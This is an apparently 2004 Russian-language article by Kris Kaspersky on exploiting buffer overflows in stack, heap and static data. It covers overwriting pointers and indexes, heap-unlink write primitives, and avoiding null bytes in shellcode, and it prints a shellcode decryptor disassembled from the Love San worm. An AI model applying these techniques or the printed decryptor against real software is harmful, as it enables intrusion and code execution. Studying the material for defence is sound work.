Листинг 6 фрагмент программы, подверженной последовательному переполнению при записи и затиранием скалярной переменной и указателя на данные, поглощающими затертую переменную

Индексы являются своеобразной разновидностью указателей. Грубо говоря, это относительные указатели, адресуемые относительно некоторой базы. Смотрите, p[i] можно представить и как *(p+i), практически полностью уравнивая p и i в правах.

Модификация индексов имеет свои слабые и сильные стороны. Сильные – указатели требуют задания абсолютного адреса целевой ячейки, который обычно неизвестен, в то время как относительный вычисляется на ура. Индексы, хранящиеся в переменных типа char, лишены проблемы нулевых символов. Индексы, хранящихся в переменных типа int, могут беспрепятственно затирать ячейки, расположенные "выше" стартового адреса (т. е. лежащие в младших адресах), при этом старшие байты индекса содержат символы FFh, которые значительно более миролюбивы, чем символы нуля.

Однако, если обнаружить факт искажения указателей практически невозможно (дублировать их значение в резервных переменных не предлагать), то оценить корректность индексов перед их

использованием не составляет никакого труда и многие программисты именно так и поступают (правда, "многие" еще не означает "все"). Другой слабой стороной индексов является их ограниченная "дальнобойность", составляющая ±128/256 байт (для индексов типа signed/unsignedchar) и □2147483648 байт для индексов типа signedint.

```
index_ptr()
{

 char *p; char buff[MAX_BUF_SIZE]; int i;
 p = malloc(MAX_BUF_SIZE); i = MAX_BUF_SIZE;
 …
 printf("passws:"); gets(buff);
 …
 // if ((i < 1) || (i > MAX_BUF_SIZE)) ошибка
 while(i--) p[i] = buff[MAX_BUF_SIZE - i];
}
```

Листинг 7 фрагмент программы, подверженной последовательному переполнению при записи, с затиранием индекса;

скалярные переменные

Скалярные переменные, не являющиеся ни индексами, ни указателями, намного менее интересны для атакующих, поскольку в подавляющем большинстве случаев их возможности очень даже ограничены, однако, на безрыбье сгодятся и они (совместное использование скальных переменных вместе с указателями/индексами мы только что рассмотрели, сейчас же нас интересуют скальные переменные сами по себе).

Рассмотрим случай, когда вслед за переполняющимся буфером расположена переменная buks, инициализируемая до переполнения, а после переполнения используемая для расчетов количества денег, снимаемых со счета (не обязательно счета злоумышленника). Допустим, программа тщательно проверяет входные данные и не допускает использования ввода отрицательных значений, однако, не контролирует целостность самой переменной buks. Тогда, варьируя ее содержимым по своему усмотрению, злоумышленник без труда обойдет все проверки и ограничения.

```
var_demo(float *money_account)
{
 char buff[MAX_BUF_SIZE]; float buks = CURRENT_BUKS_RATE;
 printf("input money:"); gets(buff);
 if (atof(buff)<0) ошибка! введите положительное значение
 …
 *money_account -= (atof(buff) * CURRENT_BUKS_RATE);
}
```

Листинг 8 фрагмент программы, подверженный переполнению с затираем скалярной переменной.

При всей своей искусственности, приведенный пример чрезвычайно нагляден. Модификация скалярных переменных только в исключительных случаях приводит к захвату управления системой, но легко позволяет делать из чисел винегрет, а на этом уже можно сыграть! Но что же это за исключительные случаи? Во-первых, многие программы содержат отладочные переменные, оставленные разработчиками, и позволяющие, например, отключить систему аутентификации. Во-вторых, существует множество переменных, хранящих начальные или предельно допустимые значения других переменных, например, счетчиков цикла – for (a =b; a < c; a++) *p++ = *x++; очевидно, что модификация переменных b и c приведет к переполнению буфера p со всеми отсюда вытекающими последствиями. В-третьих… да мало ли что можно придумать – всего и не перечислишь! Затирание скалярных переменных при переполнении обычно не приводит к

немедленному обрушению программы, поэтому такие ошибки могут долго оставаться не обнаруженными. Будьте внимательными!

массивы и буфера

Что интересного можно обнаружить в буферах? Прежде всего это строки, хранящиеся в PASCAL-формате, т. е. с полем длины вначале, затирание которого порождает каскад вторичных переполнений. Про уязвимость буферов с конфиденциальной информацией мы уже говорили, а теперь, пожалуйста – конкретный, хотя и несколько наигранный пример:

```
buff_demo()
{
 char buff[MAX_BUF_SIZE];
 char pswd[MAX_BUF_SIZE];
 …
 fgets(pswd, MAX_BUF_SIZE, f);
 …
 printf("passwd:"); gets(buff);
 if (strncmp(buff, pwsd, MAX_BUF_SIZE))
    // неправильный пароль
 else
    // правильный пароль
}
```

Листинг 9 фрагмент программы, подверженной последовательному переполнению при записи с затиранием постороннего буфера

Еще интересны буфера, содержащие имена открываемых файлов (можно заставить приложение записать конфиденциальные данные в общедоступный файл или, напротив, навязать общедоступный файл взамен конфиденциального), тем более, что несколько подряд идущих буферов вообще говоря не редкость.

заключение

Изначально статья задумывалось как исчерпывающее руководство, снабженное большим количеством листингов и избегающее углубляться в академические теоретизирования. Теперь, вычитывая статью перед заключительной правкой и внося в нее мелкие, косметические улучшения, я с грустью осознаю, что выполнить свой замысел мне так и не удалось… До практических советов разговор вообще не дошел и львиная часть подготовленного материала осталось за кадром. Ох, и не следовало мне пытаться объять необъятное…

Надеюсь, что следующие статьи этого цикла исправят положение. В первую очередь планируется рассказать о передовых методиках переполнения кучи, приводящих к захвату управления удаленной машиной, обсудить технические аспекты разработки shell-кода (приемы создания позиционно-независимого кода, проблема вызова системных функций, оптимизация размера и т. д.), затем будет можно перейти к разговору о способах поиска переполняющихся буферов и о возможных мерах по заблаговременному предотвращению оных. Отдельную статью хотелось бы посвятить целиком червям Love Sun и Slapper, поскольку их дизассемблерные листинги содержат очень много интересного.

Ошибки переполнения буфера извне и изнутри как обобщенный опыт реальных атак (окончание)

Автор: Крис Касперски

Дата: 2004-06-08

версия для печати

рассматривая различные механизмы переполнения и обсуждая их возможные последствия, ранее мы не касались таких "организационных" вопросов, как, например, порядок размещения переполняющихся буферов, затираемых переменных и служебных структур данных в оперативной памяти. Теперь пришло время восполнить этот пробел.

в стеке…

Переполнения автоматических буферов наиболее часты и наиболее коварны. Часты – потому что размер таких буферов жестко (*hardcoded*) определяется еще на этапе компиляции, а процедура проверки корректности обрабатываемых данных зачастую отсутствует или реализована с грубыми ошибками. Коварны – потому что в непосредственной близости от автоматических буферов присутствует адрес возврата из функции, модификация которого позволяет злоумышленнику осуществить передачу управления на произвольный код.

Еще в стеке содержится указатель на фрейм (он же кадр) материнской функции, сохраняемый компилятором перед открытием фрейма дочерней функции. Вообще-то, оптимизирующие компиляторы, поддерживающие технологию "плавающих" фреймов, обходятся и без этого, используя регистр указатель вершины кадра как обычный регистр общего назначения, однако, даже поверхностный анализ обнаруживает большое количество уязвимых приложений с кадром внутри, так что этот прием атаки все еще остается актуальным. Модификация кадра стека срывает адресацию локальных переменных и аргументов материнской функции и дает возможность управлять ими по своему усмотрению. Установив кадр материнской функции на "свой" буфер, злоумышленник может засунуть в материнские переменные (аргументы) любые значения (в том числе и заведомо некорректные, поскольку проверка допустимости аргументов обычно выполняется до вызова дочерних функций, а корректность автоматических переменных после их инициализации проверяют только параноики). Внимание! Поскольку после возврата из дочерней функции все, принадлежащие ей, локальные переменные, автоматически освобождаются, использовать дочерний буфер для хранения материнских переменных нельзя (точнее, не рекомендуется, но если действовать осторожно – то можно). Обратитесь к куче, статической памяти или автоматической памяти параллельного потока, воздействуя на нее косвенным образом.

Выше кадра стека располагаются сохраненные значения регистров, восстанавливаемые при выходе из функции. Если материнская функция хранит в одном или нескольких таких регистрах критические переменные (например, указатели, в которые что-то записывается), мы можем свободно воздействовать на них по своему усмотрению.

Дальше начинается область, "оккупированная" локальными переменными (и переполняющимся буфером в том числе). В зависимости от прихоти компилятора последний может быть расположен как наверху кадра стека, так и в гуще локальных переменных – это уже как повезет (или не повезет – с точки зрения жертвы). Переменные, находящиеся "ниже" переполняющегося буфера, могут быть затерты при последовательном переполнении – самом распространенном типе переполнения. Переменные, находящиеся "выше" переполняющегося буфера, затираются лишь

индексным переполнением, которое чрезвычайно мало распространено.

Наконец, выше кадра стека находится только небо и звезды, пардон – свободное стековое пространство. Затирать тут особенно нечего и эта область памяти используется в основном для служебных нужд shell-кода. При этом следует учитывать, что: а) объем стека не безграничен и упирается в определенный лимит, так что выделять гигабайты памяти все-таки не стоит; б) если один из спящих объектов процесса-жертвы неожиданно проснется, содержимое свободной стековой памяти окажется искажено и чтобы этого не случилось, shell-код должен подтянуть регистр ESP к верхнему уровню, резервируя необходимое количество байт памяти; в) поскольку стековая память, принадлежащая потоку выделается динамически по мере его распухания, всякая попытка выхода за пределы сторожевой страницы (*page guard*) завершается исключением, поэтому либо не запрашивайте более 4 Кб, либо прочитайте хотя бы по одной ячейке из каждой резервируемой страницы, двигаясь снизу вверх. Подробнее об этом можно прочитать у Рихтера.

В зависимости от ограничений, наложенных на предельно допустимую длину переполняющегося буфера, могут затираться те или иные локальные переменные или служебные структуры данных. Очень может статься, что до адреса возврата просто не удастся "дотянуться", а даже если и удастся – не факт, что функция не грохнется задолго до своего завершения. Допустим, за концом строкового переполняющегося буфера располагается указатель, из которого после переполнения что-то читается (записывается). Поскольку, переполнение буфера неизбежно затирает указатель, всякая попытка чтения оттуда вызываем немедленное исключение и – как следствие – аварийное завершение программы. Причем, затереть адрес возврата, подсунув указателю корректный адрес, скорее всего не удастся, т. к. в операционных системах семейства Windows все, гарантированно доступные адреса, лежат значительно ниже 01010101h – наименьшего адреса, который только можно внедрить в середину строкового буфера (подробнее см. "*запрещенные символы* "). Так что буфера, распложенные внизу кадра стека, для переполнения все же предпочтительнее.

За концом адреса возврата начинается область памяти, принадлежащая материнским функциям и содержащая: аргументы дочерней функции, автоматические переменные материнской функции, сохраненные регистры/кадр стека проматеринской функции/адрес возврата в праматеринскую функции и т. д. Теоретически переполняющийся буфер может все это затереть (ну бывают же такие буйные буфера), практически же – это либо ненужно, либо неосуществимо. Если мы можем навязать программе корректный адрес возврата (т. е. адрес возврата указывающий на shell-код или любую точку "родного" кода программы), то в материнскую функцию она уже не вернется и все махинации с материнскими переменными останутся незамеченными. Если же навязать корректный адрес возврата по тем или иным причинам невозможно, то материнская функция тем более не сможет получить управления.

Намного большую информацию несет чтение материнской области памяти (см. "*указатели и индексы* " в предыдущей статье данного цикла) – здесь действительно можно встретить много чего интересного. Конфиденциальные данные (типа паролей и номеров кредитных карт), дескрипторы секретных файлов, которые невозможно открыть обычным образом, сокеты установленных TCP-соединений (почему бы их не использовать для обхода брандмаузеров?) и т. д.

Модификация аргументов дочерней функции менее перспективна, хотя временами и бывает полезной. Среди аргументов Си/Си++ программ традиционно много указателей. Обычно это указатели на данные, но встречаются и указатели на код. Последние наиболее перспективны, поскольку позволяют захватывать управление программой до ее обрушения. Указатели на данные, конечно, тоже хороши (особенно те из них, что позволяют записывать по навязанным адресам навязанные данные, т. е. работают как Бейсик-функция POKE), однако, чтобы дотянуться до своих аргументов при последовательном переполнении уязвимого буфера, необходимо пересечь ячейки памяти, занятые адресом возврата…

свободно
автоматические переменные дочерней функции
[сохраненные регистры]
[кадр стека материнской функции]
адрес возврата в материнскую функци.
аргументы дочерней функции
автоматические переменные материнской функции
[сохраненные регистры]
[кадр стека праматеринской функции]
адрес возврата в праматеринскую функци.
аргументы материнской функции
…
дно стека

Рисунок 1 карта распределения стековой памяти

В затирании адреса возврата есть одна интересная тонкость: адрес возврата – это абсолютный адрес и, если мы хотим передать управление непосредственно на сам переполняющийся буфер, нам либо приходится надеяться на то, что в уязвимой программе переполняющийся буфер окажется по такому-то адресу (а это не факт), либо искать механизм передачи управления на вершину стека.

Червь Love San решает проблему путем подмены адреса возврата на адрес машинной инструкции JMP ESP, расположенной во владениях операционной системы. Недостатки такой методики очевидны: во-первых, она не срабатывает в тех случаях, когда переполняющийся буфер расположен ниже вершины стека, а, во-вторых, местоположение инструкции JMP ESP тесно связано с версией операционной системы и получается как в той поговорке "за что боролись, на то и напоролись". К сожалению, более прогрессивных методик передачи управления пока не придумано…

в куче…

Буфера, расположенные в динамической памяти, также подвержены переполнению. Многие программисты, ленивые от природы, сначала выделяют буфер фиксированного размера, а затем определяют сколько памяти им реально необходимо, причем ситуацию недостатка памяти обработать традиционно забывают. В куче чаше всего встречаются переполняющиеся буфера двух типов: элементы структур и динамически выделяемые блоки памяти.

Допустим, в программе имеется структура demo, содержащая в том числе и буфер фиксированного размера:

```
strict demo
{
 int a;
 char buf[8];
 int b;
}
```

Листинг 1 пример структуры с переполняющимся буфером внутри (он выделен жирным шрифтом)

Неосторожное обращение с обрабатываемыми данными (например, отсутствие нужных проверок в нужном месте) может привести к возможности переполнения буфера buf и как следствие – затиранию расположенных за ним переменных. В первую очередь это переменные-члены самой структуры (в данном случае – переменная b), стратегия модификация которых вполне типична и подчиняется тем же правилам – общим для всем переполняющихся буферов. Менее очевидна возможность затирания ячеек памяти, лежащих за пределами выделенного блока памяти. Кстати, для буферов, монопольно владеющим всем выделенным блоком памяти, это единственно возможная стратегия переполнения вообще. Взгляните на следующий код. Как вы думаете, что здесь можно переполнить?

```
#define MAX_BUF_SIZE 8
#define MAX_STR_SIZE 256
char *p;
…
p = malloc(MAX_BUF_SIZE);
…
strncpy(p, MAX_STR_SIZE, str);
```

Листинг 2 пример динамического блока памяти, подверженного переполнению

Долгое время считалось, что переполнять здесь особенно и нечего. Максимум – можно устроить банальный DoS, но целенаправленно захватить управление жертвой невозможно в силу хаотичности распределения динамических блоков по памяти. Базовый адрес блока рвообще говоря случаен и за его концом может быть расположено все, что угодно, в том числе и невыделенный регион памяти, всякое обращение к которому приводит к немедленному исключению, аварийно завершающим программу.

На самом деле, все это не более чем расхожие заблуждения. Сегодня переполнением динамических буферов никого не удивишь. Эта технология широко и небезуспешно используется в качестве универсального (!) средства захвата управления. Нашумевший червь Slapper – один из немногих червей, поражающий UNIX-машины – распространяется именно так. Как же такое возможно? Попробуем разобраться…

Выделение и освобождение динамической памяти действительно происходит довольно сумбурно – беспорядочно, и за концом нашего блока в произвольный момент времени может быть распложен любой другой блок. Даже при последовательном выделении нескольких блоков памяти, никто не может гарантировать, что при каждом запуске программы они будут выделяться в одном и том же порядке, поскольку это зависит от размера и порядка освобождения предыдущих выделяемых буферов. Тем не менее, структура служебных структур данных, пронизывающая динамическую память своеобразным несущим каркасом, легко предсказуема, хотя и меняется от одной версии библиотеки компилятора к другой.

Существует множество реализаций динамической памяти и различные производители используют различные алгоритмы. Выделяемые блоки памяти могут быть нанизаны и на дерево, и на одно/двух связанный список, ссылки на который могут быть представлены как указателями, так и индексами, хранимыми либо в начале/конце каждого выделяемого блока, либо в отдельной структуре данных. Причем, последний способ реализации по ряду причин встречается крайне редко.

Рассмотрим следующую организацию динамической памяти, при которой все выделяемые блоки соединены посредством двухсвязных списков, указатели на которых расположены в начале каждого блока (см. рис. "2"), причем смежные блоки памяти не обязательно должны находиться в соседних элементах списка, т. к. в процессе многократных операций выделения/освобождения список неизбежно фрагментируется, а постоянно дефрагментировать его себе дороже.

указатель на следующий блок в цепочке	**блок памяти 1**	
указатель на предыдущий блок в цепочке		
размер		
статус (занят/свободен)		
память, выделенная блоку		
указатель на следующий блок в цепочке	блок памяти 2	
указатель на предыдущий блок в цепочке		
размер		
статус (занят/свободен)		
память, выделенная блоку		
…	…	

Рисунок 2 карта приблизительного распределения динамической памяти

Переполнение буфера приводит к затиранию служебных структур следующего блока памяти и как следствие – возможности их модификации. Но что это нам дает? Ведь доступ к ячейкам всякого блока осуществляется по указателю, возращенному программе в момент его выделения, а отнюдь не по "служебному" указателю, который мы собираемся затирать! Служебные указатели используются исключительно функциями malloc/free (и другим подобными им функциям). Искажение указателя на следующий/предыдущий блок позволяет навязать адрес следующего выделяемого блока, например, "наложив" его на доступный нам буфер, но никаких гарантий, что это получится у нас нет – при выделении блока памяти, функция malloc ищет наиболее подходящий с ее точки зрения регион свободной памяти (обычно это первый свободный блок в цепочке, совпадающий по размеру с запрошенным), и не факт, что наш регион ей подойдет. Короче говоря, не воодушевляющая перспектива получается.

Освобождение блоков памяти – другое дело! Для уменьшения фрагментации динамической памяти функция free автоматически объединят текущий освобождаемый блок со следующим, если тот тоже свободен. Поскольку, смежные блоки могут находится на различных концах связывающего их списка, перед присоединением чужого блока памяти, функция free должна "выбросить" его из цепочки. Это осуществляется путем склейки предшествующего и последующий указателей, что в псевдокоде выглядит приблизительно так: ***указатель на следующий блок в цепочке = указатель на предыдущий блок в цепочке**. Постойте, но ведь в это… Да! Это аналог бейсик-функции **POKE** , позволяющий нам модифицировать любую ячейку уязвимой программы!

Подробнее об этом можно прочитать в статье "Onceuponafree()…", опубликованной в 39h-номере электронного журнала PHRACK, доступного по адресу www.phrack.org. Статья перегружена техническими подробностями реализации динамической памяти в различных библиотеках и написана довольно тяжелым языком, но ознакомится с ней безусловно стоит.

Как правило, возможность записи в память используется для модификации таблицы импорта с целью подмены некоторой API-функции гарантированно вызываемой уязвимой программой вскоре после переполнения ("вскоре" потому что часы ее уже сочтены – целостность ссылочного каркаса динамической памяти нарушена и это неустойчивое сооружение в любо момент может рухнуть, пустив программу в разнос). К сожалению, передать управление на переполняющийся буфер скорее всего не удастся, т. к. его адрес наперед неизвестен и тут приходится импровизировать. Во-первых, злоумышленник может разместить shell-код в любом другом доступном ему буфере с

известным адресом (см. "*в секции данных…* "). Во-вторых, среди функций уязвимой программы может встретиться и такие, что передают управление на указатель, переданный им с тем или иным аргументом (условимся называть такую функцию функцией f). После чего останется найти API-функцию, принимающую указатель на переполняющийся буфер и подменить ее адрес адресом функции f. В Си++ программах с их виртуальными функциями и указателями this такая ситуация случается не так уж и редко, хотя и распространенной ее тоже не назовешь. Но при проектировании shell-кода на универсальные решения закладываться вообще говоря и не приходиться. Проявите инженерную смекалку, удивите мир!

Будьте заранее готовы к тому, что в некоторых реализациях кучи вы встретитесь не с указателями, а с индексами, в общем случае представляющие собой относительные адреса, отсчитываемые либо от первого байта кучи, либо от текущей ячейки памяти. Последний случай встречается наиболее часто (в частности, штатная библиотека компилятора MSVC 6.0 построена именно так), поэтому имеет смысл рассмотреть его поподробнее. Как уже говорилось выше, абсолютные адреса переполняющего буфера наперед неизвестны и непредсказуемым образом изменяются под воздействием ряда обстоятельств. Адреса же ячеек, наиболее соблазнительных для модификации, напротив, абсолютны. Что делать? Можно, конечно, исследовать стратегию выделения/освобождения памяти для данного приложения на предмет выявления наиболее вероятных комбинаций – кое-какие закономерности в назначении адресов переполняющимся буферам безусловно есть. Методично перебирая все возможные варианты один за другим, атакующий рано или поздно захватит управление сервером (правда, перед этим несколько раз его завесит, демаскируя атаку и усиливая бдительность администраторов).

в секции данных…

Переполняющиеся буфера, расположенные в секции данных (статические буфера) –настоящая золотая жила с точки зрения злоумышленника! Это единственный тип буферов, адреса которых явно задаются еще на этапе компиляции (вообще-то, не компиляции, а компоновки, но это уже детали) и постоянны для каждой конкретной версии уязвимого приложения независимо от того, на какой операционной системе она выполняется.

Самое главное – секция данных содержит огромное количество указателей на функции/данные, глобальные флаги, дескрипторы файлов и кучи, имена файлов, текстовые строки, буфера некоторых библиотечных функций… Правда, до всего этого богатства еще предстоит "дотянуться" и, если длина переполняющегося буфера окажется жестко ограничена сверху (как часто и случается), атакующий не получит от последнего никаких преимуществ!

К тому же, если стек и куча *гарантированно* содержат указатели в определенных местах и поддерживают более или менее универсальные механизмы захвата управления, то в случае со статическими буферами атакующему остается надеяться лишь на удачу. А удача, как известно, баба подлая и переполнения статических буферов носят единичный характер и всегда развиваются по уникальному сценарию, не допускающему обобщающей классификации.

секреты проектирования shell-кода

Попытка реализовать собственный shell-код неминуемо натыкает атакующего на многочисленные ограничения, одни из которых обходятся путем хитроумных хаков и извращений, с другими же приходится мириться, воспринимая их как неотъемлемую часть жестоких сил природы.

запрещенные символы

Строковые переполняющиеся буфера (в особенности те, что относятся к консольному вводу и клавиатуре) налагают жесткие ограничения на ассортимент своего содержимого. Самое неприятное ограничение заключается в том, что символ нуля на всем протяжении строки может встречаться лишь однажды и лишь на конце строки (правда, это ограничение не распространяется на UNICODE-строки). Это затрудняет подготовку shell-кода и препятствует выбору произвольных целевых адресов. Код, не использующих нулевых байт, приятно называть ZeroFree кодом и техника его подготовки – настоящая Кама-Сутра.

Искусство затирания адресов. Рассмотрим ситуацию, когда следом за переполняющимся буфером идет уязвимый указатель на вызываемую функцию (или указатель this), а интересующая злоумышленника функция root располагается по адресу **00401000 h**. Поскольку, только один символ, затирающий указатель, может быть символом нуля, то непосредственная запись требуемого значения невозможна и приходится хитрить.

Начнем с того, что в 32-разрядных операционных системах (к которым, в частности, принадлежит Windows NT и многие клоны UNIX'a) стек, данные и код большинства приложений лежат в узком диапазоне адресов: **00100000 h** – **~00x00000 h** , т. е. как минимум один ноль у нас уже есть – и это старший байт адреса. В зависимости от архитектуры процессора он может располагаться как по младшим, так и по старшим адресам. Семейство x86-процессоров держит его в старших адресах, что с точки зрения атакующего, очень даже хорошо, поскольку мы можем навязать уязвимому приложению любой XxYyZzh адрес, при условии, что Xx, Yy и Zz не равны нулю.

Теперь давайте рассуждать творчески: позарез необходимый нам адрес 401000h в прямом виде недостижим в принципе. Но, может быть, нас устроит что-нибудь другое? Например, почему бы не начать выполнение функции не с первого байта? Функции с классическим прологом (коих вокруг нас большинство) начинаются с инструкции PUSH EBP, сохраняющей значение регистра EBP в стеке. Если этого не сделать, то при выходе функция непременно грохнется, но… это уже будет неважно (свою миссию функция выполнила и все, что было нужно атакующему она выполнила). Хуже, если паразитный символ нуля встречается в середине адреса или присутствует в нем дважды, например – 50000h.

В некоторых случаях помогает способ коррекции существующих адресов. Допустим, затираемый указатель содержит адрес 5000FAh. Тогда, для достижения желаемого результата атакующий должен затереть один лишь младший символ адреса, заменив FAh символом нуля.

Как вариант можно попробовать поискать в дизассемблерном листинге команду перехода (вызова) интересующей нас функции, – существует вероятность, что она будет располагаться по "правильным" адресам. При условии, что целевая функция вызывается не однажды, и вызовы следуют из различных мест (а обычно именно так и бывает), вероятность, чтобы хотя бы один из адресов нам "подойдет" весьма велика.

Следует также учитывать, что некоторые функции ввода не вырезают символ перевода каретки из вводимой строки, чем практически полностью обезоруживают атакующих. Непосредственный ввод целевых адресов становится практически невозможным (ну что интересного можно найти по адресу 0AXxYyh?), коррекция существующих адресов хотя и остается возможной, но на практике встретить подходящий указатель крайне маловероятно (фактически мы ограничены лишь одним адресом ??000A, где ?? прежнее значение уязвимого указателя). Единственное, что остается – полностью затереть все 4-байта указателя вместе с двумя последующими за ним байтами. Тогда, мы сможем навязать уязвимому приложению любой FfXxYyZz, где Ff > 00h. Этот регион обычно принадлежит коду операционной системы и драйверам. С ненулевой вероятностью здесь можно найти машинную команду, передающую управление по целевому адресу. В простейшем случае это CALL адрес/JMP адрес (что достаточно маловероятно), в более общем случае – CALL регистр/JMP

регистр. Обе – двухбайтовые команды (FF Dx и FF Ex соответственно) и в памяти таких последовательностей сотни! Главное, чтобы на момент вызова затертого указателя (а, значит, и на момент передачи управления команде CALL регистр/JMP регистр) выбранный регистр содержал требуемый целевой адрес.

Штатные функции консольного ввода интерпретируют некоторые символы особым образом (например, символ с кодом 008 удаляет символ, стоящий перед курсором) и они [censored] еще до попадания в уязвимый буфер. Следует быть готовым и к тому, что атакуемая программа контролирует корректность поступающих данных, откидывая все нетекстовые символы или (что еще хуже) приводит их к верхнему/нижнему регистру. Вероятность успешной атаки (если только это не DoS атака) становится исчезающе мала.

Подготовка shell-кода. В тех случаях, когда переполняющийся строковой буфер используется для передачи двоичного shell-кода (например, головы червя), проблема нулевых символов стоит чрезвычайно остро – нулевые символы содержатся как в машинных командах, так и на концах строк, передаваемых системных функциям в качестве основного аргумента (обычно это "cmd.exe" или "/bin/sh").

Для изгнания нулей из операндов машинных инструкций следует прибегнуть к адресной арифметике. Так, например, MOV EAX,01h (B8 00 00 00 01) эквивалентно XOR EAX,EAX/INC EAX (33 C0 40). Последняя записи, кстати, даже короче. Текстовые строки (вместе с завершающим нулем в конце) так же могут быть сформированы непосредственно на вершине стека, например:

```
00000000: 33C0   xor eax,eax
00000002: 50   push eax
00000003: 682E657865  push 06578652E ;"exe."
00000008: 682E636D64  push 0646D632E ;"dmc."
```

Листинг 3 размещение строковых аргументов на стеке с динамической генерацией завершающего символа нуля

Как вариант, можно воспользоваться командой XOR EAX,EAX/MOV [XXX], EAX, вставляющей завершающий нуль в позицию XXX, где XXX адрес конца текстовой строки, вычисленный тем или иным способом (см. "*в поисках самого себя* ").

Более радикальным средством предотвращения появления нулей является шифровка shell-кода, в подавляющем большинстве случаев сводящаяся к тривиальному XOR. Основную трудность представляет поиск подходящего ключа шифрования – ни один шифруемый байт не должен обращаться в символ нуля. Поскольку, aXORa == 0, для шифрования подойдет любой байтовый ключ, не совпадающий ни с одним байтом shell-кода. Если же в shell-коде присутствует полный набор всех возможных значений от 00h до FFh, следует увеличить длину ключа до слова и двойного слова, выбирая ее так, чтобы ни какой байт накладываемой гаммы не совпадал ни с одним шифруемым байтом. А как построить такую гамму (метод перебора не предлагать)? Да очень просто – подсчитываем частоту каждого из символов shell-кода, отбираем 4 символа, которые встречаются реже всего, выписываем их смещения относительно начала shell-кода в столбик и вычисляем остаток от деления на 4. Вновь записываем полученные значения в столбик, отбирая те, которые в нем не встречаются – это и будут позиции данного байта в ключе. Непонятно? Не волнуйтесь, сейчас все это разберем на конкретном примере.

Допустим, в нашем shell-кода наиболее "низкочастотными" оказались символы 69h, ABh, CCh, DDh встречающиеся в следующих позициях:

```
символ смещения позиций всех его вхождений
-------------------------------------------
69h 04h, 17h, 21h
ABh 12h, 1Bh, 1Eh, 1Fh, 27h
CCh 01h, 15h, 18h, 1Ch, 24h, 26h
DDh 02h, 03h, 06h, 16h, 19h, 1Ah, 1Dh
```

Листинг 4 таблица смещений наиболее "низкочастотных" символов, отсчитываемых от начала шифруемого кода

После вычисления остатка от деления на 4 над каждым из смещений, мы получаем следующий ряд значений:

```
символ остаток от деления смещений позиций на 4
-----------------------------------------------
69h 00h, 03h, 00h
ABh 02h, 03h, 02h, 03h, 03h
CCh 01h, 01h, 00h, 00h, 00h, 02h
DDh 02h, 03h, 02h, 02h, 01h, 02h, 01h
```

Листинг 5 таблица остатков от деления смещений на 4

Мы получили четыре ряда данных, представляющих собой позиции наложения шифруемого символа на гамму, в которой он обращается в нуль, что недопустимо, поэтому нам необходимо выписать все значения, которые не встречаются в каждом ряду данных:

```
символ подходящие позиции в гамме
---------------------------------
69h 01h, 02h
ABh 00h, 01h
CCh 03h
DDh 00h
```

Листинг 6 таблица подходящих позиций символов ключа в гамме

Теперь из полученных смещений можно собрать гамму, комбинируя их таким образом, чтобы каждый символ встречался в гамме лишь однажды. Смотрите, символ DDh может встречаться только в позиции 00h, символ CCh – только в позиции 03h, а два остальных символа – в любой из оставшихся позиций. То есть это будет либо DDh ABh 69h CCh, либо DD 69h ABh 69h. Если же гамму собрать не удается – необходимо увеличить ее длину. Разумеется, выполнять все расчеты вручную совершенно необязательно и эту работу можно переложить на компьютер.

Естественно, перед передачей управления на зашифрованный код он должен быть в обязательном порядке расшифрован. Эта задача возлагается на расшифровщик, к которому предъявляются следующие требования: он должен быть а) по возможности компактным, б) позиционно независимым (т. е. полностью перемещаемым) и в) не содержать в себе символом нуля. В частности, червь Love San поступает так:

```
.data:0040458B EB 19  jmp short loc_4045A6
.data:0040458B ; здесь мы прыгаем в середину кода,
.data:0040458B ; чтобы потом совершить CALL назад
.data:0040458B; (CALL вперед содержит запрещенные символы нуля)
.data:0040458D
.data:0040458D sub_40458D proc near  ; CODE XREF: sub_40458D+19vp
.data:0040458D
.data:0040458D 5E  pop esi  ; ESI := 4045ABh
.data:0040458D ; выталкиваем из стека адрес возврата, помещенный туда командой CALL
.data:0040458D ; это необходимо для определения своего местоположения в памяти
.data:0040458D ;
.data:0040458E 31 C9  xor ecx, ecx
.data:0040458E ; обнуляем регистр ECX
.data:0040458E ;
.data:00404590 81 E9 89 FF FF sub ecx, -77h
.data:00404590 ; увеличиваем ECX на 77h (уменьшаем ECX на -77h)
.data:00404590 ; комбинация XOR ECX,ECX/SUB ECX, -77h эквивалентна MOV ECX, 77h
.data:00404590 ; за тем исключением, что ее машинное представление не содержит
.data:00404590 ; в себе нулей
.data:00404596
.data:00404596 loc_404596:    ; CODE XREF: sub_40458D+15vj
.data:00404596 81 36 80 BF 32 xor dword ptr [esi], 9432BF80h
.data:00404596 ; расшифровываем очередной двойное слово специально подобранной гаммой
.data:00404596 ;
.data:0040459C 81 EE FC FF FF sub esi, -4h
```

```
.data:0040459C ; увеличиваем ESI на 4h (переходим к следующему двойному слову)
.data:0040459C ;
.data:004045A2 E2 F2  loop loc_404596
.data:004045A2 ; мотаем цикл, пока есть что расшифровывать
.data:004045A2 ;
.data:004045A4 EB 05  jmp short loc_4045AB
.data:004045A4 ; передаем управление расшифрованному shell-коду
.data:004045A4 ;
.data:004045A6 loc_4045A6: ; CODE XREF: .data:0040458B^j
.data:004045A6 E8 E2 FF FF FF call sub_40458D
.data:004045A6 ; прыгаем назад, забрасывая адрес возврата (а это - адрес следующей
.data:004045A6 ; выполняемой инструкции) на вершину стека, после чего выталкиваем
.data:004045A6 ; его в регистр ESI, что эквивалентно MOV ESI, EIP, но такой машинной
.data:004045A6 ; команды в языке x86 процессоров нет
.data:004045A6 ;
.data:004045AB ; начало расшифрованного текста
```

Листинг 7 расшифровщик shell-кода, выдранный из вируса Love San

вчера были большие, но по пять…

или размер тоже имеет значение!

По статистике габариты подавляющего большинства переполняющихся буферов составляет 8 байт. Значительно реже переполняются буфера, вмещающие в себя от 16 до 128 (512) байт, а буферов больших размеров в живой природе практически не встречаются.

Закладываясь на худший из возможных вариантов (а в боевой обстановке атакующим приходится действовать именно так!), учитесь выживать даже в жесточайших условиях окружающей среды с минимум пиши, воды и кислорода. В крошечный объем переполняющегося буфера можно вместить очень многое, если подходить ко всякому делу творчески и думать головой.

